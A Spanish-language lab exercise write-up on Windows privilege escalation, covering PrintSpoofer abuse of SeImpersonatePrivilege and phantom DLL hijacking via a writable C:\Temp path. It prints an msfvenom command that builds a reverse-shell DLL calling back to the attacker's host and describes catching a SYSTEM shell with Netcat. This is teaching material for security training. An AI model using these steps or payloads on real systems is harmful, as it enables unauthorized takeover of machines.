SPRING 16

EJERCICIO UNIDAD 1 – HIGH PRIVILEGE WINDOWS

DLL HIJAKIING Y PHANTOM DLL

EJERCICIO 1.- EXPLOTACIÓN MÁQUINA WINDOWS CON EL MÉTODO "*PRINTSPOOFER".*

- Una vez instalada y conectada en el mismo rango de red que mi maquina Kali, procedemos a realizar un netdiscover para conocer la dirección IP del objetivo siendo esta 10.0.2.15.
- Ahora, dado que tenemos usuario y contraseña del usuario *"vagrant",* procedemos a conectarnos a la maquina Windows a través de SSH.
- Una vez que hemos accedido a la maquina objetivo, procedemos a realizar algunas comprobaciones, sobre nuestro usuario, asi como de otros usuarios del sistema y los servicios a los que podemos tener acceso:

Para ver la información de los privilegios del sistema que tenemos con nuestro usuario ejecutamos: ***whoami /priv***

- Como podemos observar tenemos muchos servicios habilitados, algunos con un alto nivel de poder sobre el sistema ("*SeDebugPrivilege", "SeImpersonatePrivilege" o "SeTakeOwnershipPrivilege"*), siendo explotable únicamente por el método PrintSpoofer el servicio ***"SeImpersonatePrivilege***". No obstante, un atacante que tenga acceso a alguno de los otros dos privilegios, podría combinar técnicas para escalar privilegios en el sistema.
- El servicio "***"SeImpersonatePrivilege",*** normalmente, está habilitado para cuentas de servicio o que formen parte del grupo del administrador permite que un proceso suplante la identidad de otro usuario después de la autenticación, es decir, que si un atacante o un proceso con este privilegio, puede suplantar el token de un proceso con mayores privilegios (System), pudiendo ejecutar acciones en su nombre (algo similar a los Bit SUID en Linux).
- Una vez verificado que tenemos este servicio habilitado, enviamos el fichero "PrintSpoofer64.exe" , previamente bajado desde la maquina Kali, abriendo un servidor python en esta máquina, ejecutando en la máquina objetivo una shell de "*PowerShel*l", y una vez en ella, ejecutamos el comando "*Invoke-Web"* junto a sus parámetros, consiguiendo tener en el directorio *C:\Temp* el archivo malicioso.


- Finalmente, ejecutamos el archivo malicioso de manera interactiva (-i) para que, una vez conseguido el token privilegiado, ejecute el comando (-c cmd.exe), donde abrirá la shell con los permisos elevados, concretamente, con el usuario ***"nt authority".***

EJERCICIO 2.- ELEVACION DE PRIVILEGIOS MEDIANTE EL METODO *“PHANTOM DLL”*


- Una vez instalada y conectada en el mismo rango de red que mi maquina Kali, procedemos a realizar un netdiscover para conocer la dirección IP del objetivo siendo esta 10.0.2.15.
- Ahora, dado que tenemos usuario y contraseña del usuario *“user”,* procedemos a conectarnos a la maquina Windows a través de SSH.
- Una vez que hemos accedido a la maquina objetivo, procedemos a realizar algunas comprobaciones, sobre nuestro usuario, asi como de otros usuarios del sistema y los servicios a los que podemos tener acceso:

- En este caso, los servicios habilitados están muy limitados, por un lado, está el servicio **“SeChangeNotifyPrivilege”,** el cual, permite que el proceso monitorice, únicamente, los cambios en archivos y directorios y, por otro lado, ***“SeIncreaseWorkingSetPrivilege”,*** que permite a los procesos aumentar su espacio de trabajo, es decir, que puede influir en la cantidad de memoria que utiliza un proceso en el sistema.
  A título informativo, este servicio no permite la inyección de una DLL de manera directa, si puede proporcionar un ámbito que permita aprovechar esos procesos de ampliación de memoria para modificar, inyectar o abusar de un proceso de carga en la memoria del sistema, pero no es la finalidad, asi que seguiremos con el ejercicio con el método **phantom DLL.**


- Se procede a buscar que su Path no se encuentra vinculado a los servicios de Windows (C:\\Windows):



- Nos centramos en el servicio DLL hijaking, consultando los permisos que nuestro usuario posee sobre el ejecutable del servicio a explotar, comprobando que únicamente tenemos permisos de lectura y ejecucion, no de modificación o escritura, por lo que no podemos usar el método “PrintSpoofer”.



- Se comienza con una enumeración de la variable de entorno *“Path”*, con la finalidad de conocer la lista de directorios donde el S.O. busca ejecutables y DLLs para sus programas y librerías:



- Hay un directorio *"C:\Temp"* que es muy probable que tengamos permisos de escritura, por lo que procedemos a buscar con el comando *"icacls"* nuevamente, comprobando como nuestro *"user"* tiene permisos de escritura (WD).

```
PS C:\Users\user> icacls "C:\Temp"
C:\Temp NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
        BUILTIN\Administrators:(I)(OI)(CI)(F)
        BUILTIN\Users:(I)(OI)(CI)(RX)
        BUILTIN\Users:(I)(CI)(AD)
        BUILTIN\Users:(I)(CI)(WD)
        CREATOR OWNER:(I)(OI)(CI)(IO)(F)
```


- Como no podemos usar permisos de administrador en la maquina objetivo para poder trabajar con "*Process Monitor*" con la finalidad de detectar si existe algún ejecutable o DLL que busque el servicio DLLsvc, vamos a usar herramientas del sistema para lograr conocer si en esta DLL podemos cargar nuestro payload:
  1. Vamos a comprobar las funciones y datos que posee nuestra DLL abriendo una terminal de símbolo del sistema para desarrolladores, donde usaremos el ejecutable ***dumpbin***, el cual, es usado para inspeccionar archivos ejecutables, bibliotecas DLLs y otros del sistema operativo Windows, proporcionando detalles internos de los mismos (funciones exportadas e importadas, datos, recursos, etc.).
  2. El Parámetro \EXPORTS indica a la función dumpbin que debe mostar las funciones exportadas por la DLL o el ejecutable argumentado, siendo estas funciones las que pueden usar otros programas para cargar la DLL.

```
C:\Program Files\Microsoft Visual Studio\2022\Community>dumpbin /EXPORTS C:\Temp\hijackme.dll
Microsoft (R) COFF/PE Dumper Version 14.34.31937.0
Copyright (C) Microsoft Corporation.  All rights reserved.


Dump of file C:\Temp\hijackme.dll

File Type: DLL

  Summary

        2000 .data
        1000 .pdata
        1000 .rdata
        1000 .rsrc
        1000 .text
```

- Como resultado, podemos observar que nos esta mostrando datos de la DLL, pero ninguna función que debería aparecer como sección con el encabezado exports junto la tabla de funciones, por lo que se puede deducir que hijackme.dll no está siendo usada correctamente por ningún servicio, abriendo la puerta para usar el método "Phantom DLL" para que exporte las funciones esperadas o un payload malicioso.
- Se procede usando MSFvenom a crear nuestra payload malicioso para Windows:

```
kali@kali /tmp [Local IP: 10.0.2.12] TARGET_IP: [illegible] % msfvenom -p windows/x64/shell_reverse_tcp lhost=10.0.2.12 lport=5555 -a x64 --platform windows -f dll -o hijackme.dll
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 9216 bytes
Saved as: hijackme.dll
```

- Transfiero el payload a la maquina objetivo usando el método "*python - wget*":



- Una vez en la máquina Windows y en la ruta donde se ejecuta el servicio, paramos y activamos el mismo, no sin antes haber abierto previamente un Netcat en la máquina Kali a la escucha para que nos abra la shell configurada en el payload, siendo esta positiva, consiguiendo la elevación de privilegios a usuario NT AUTHORITY.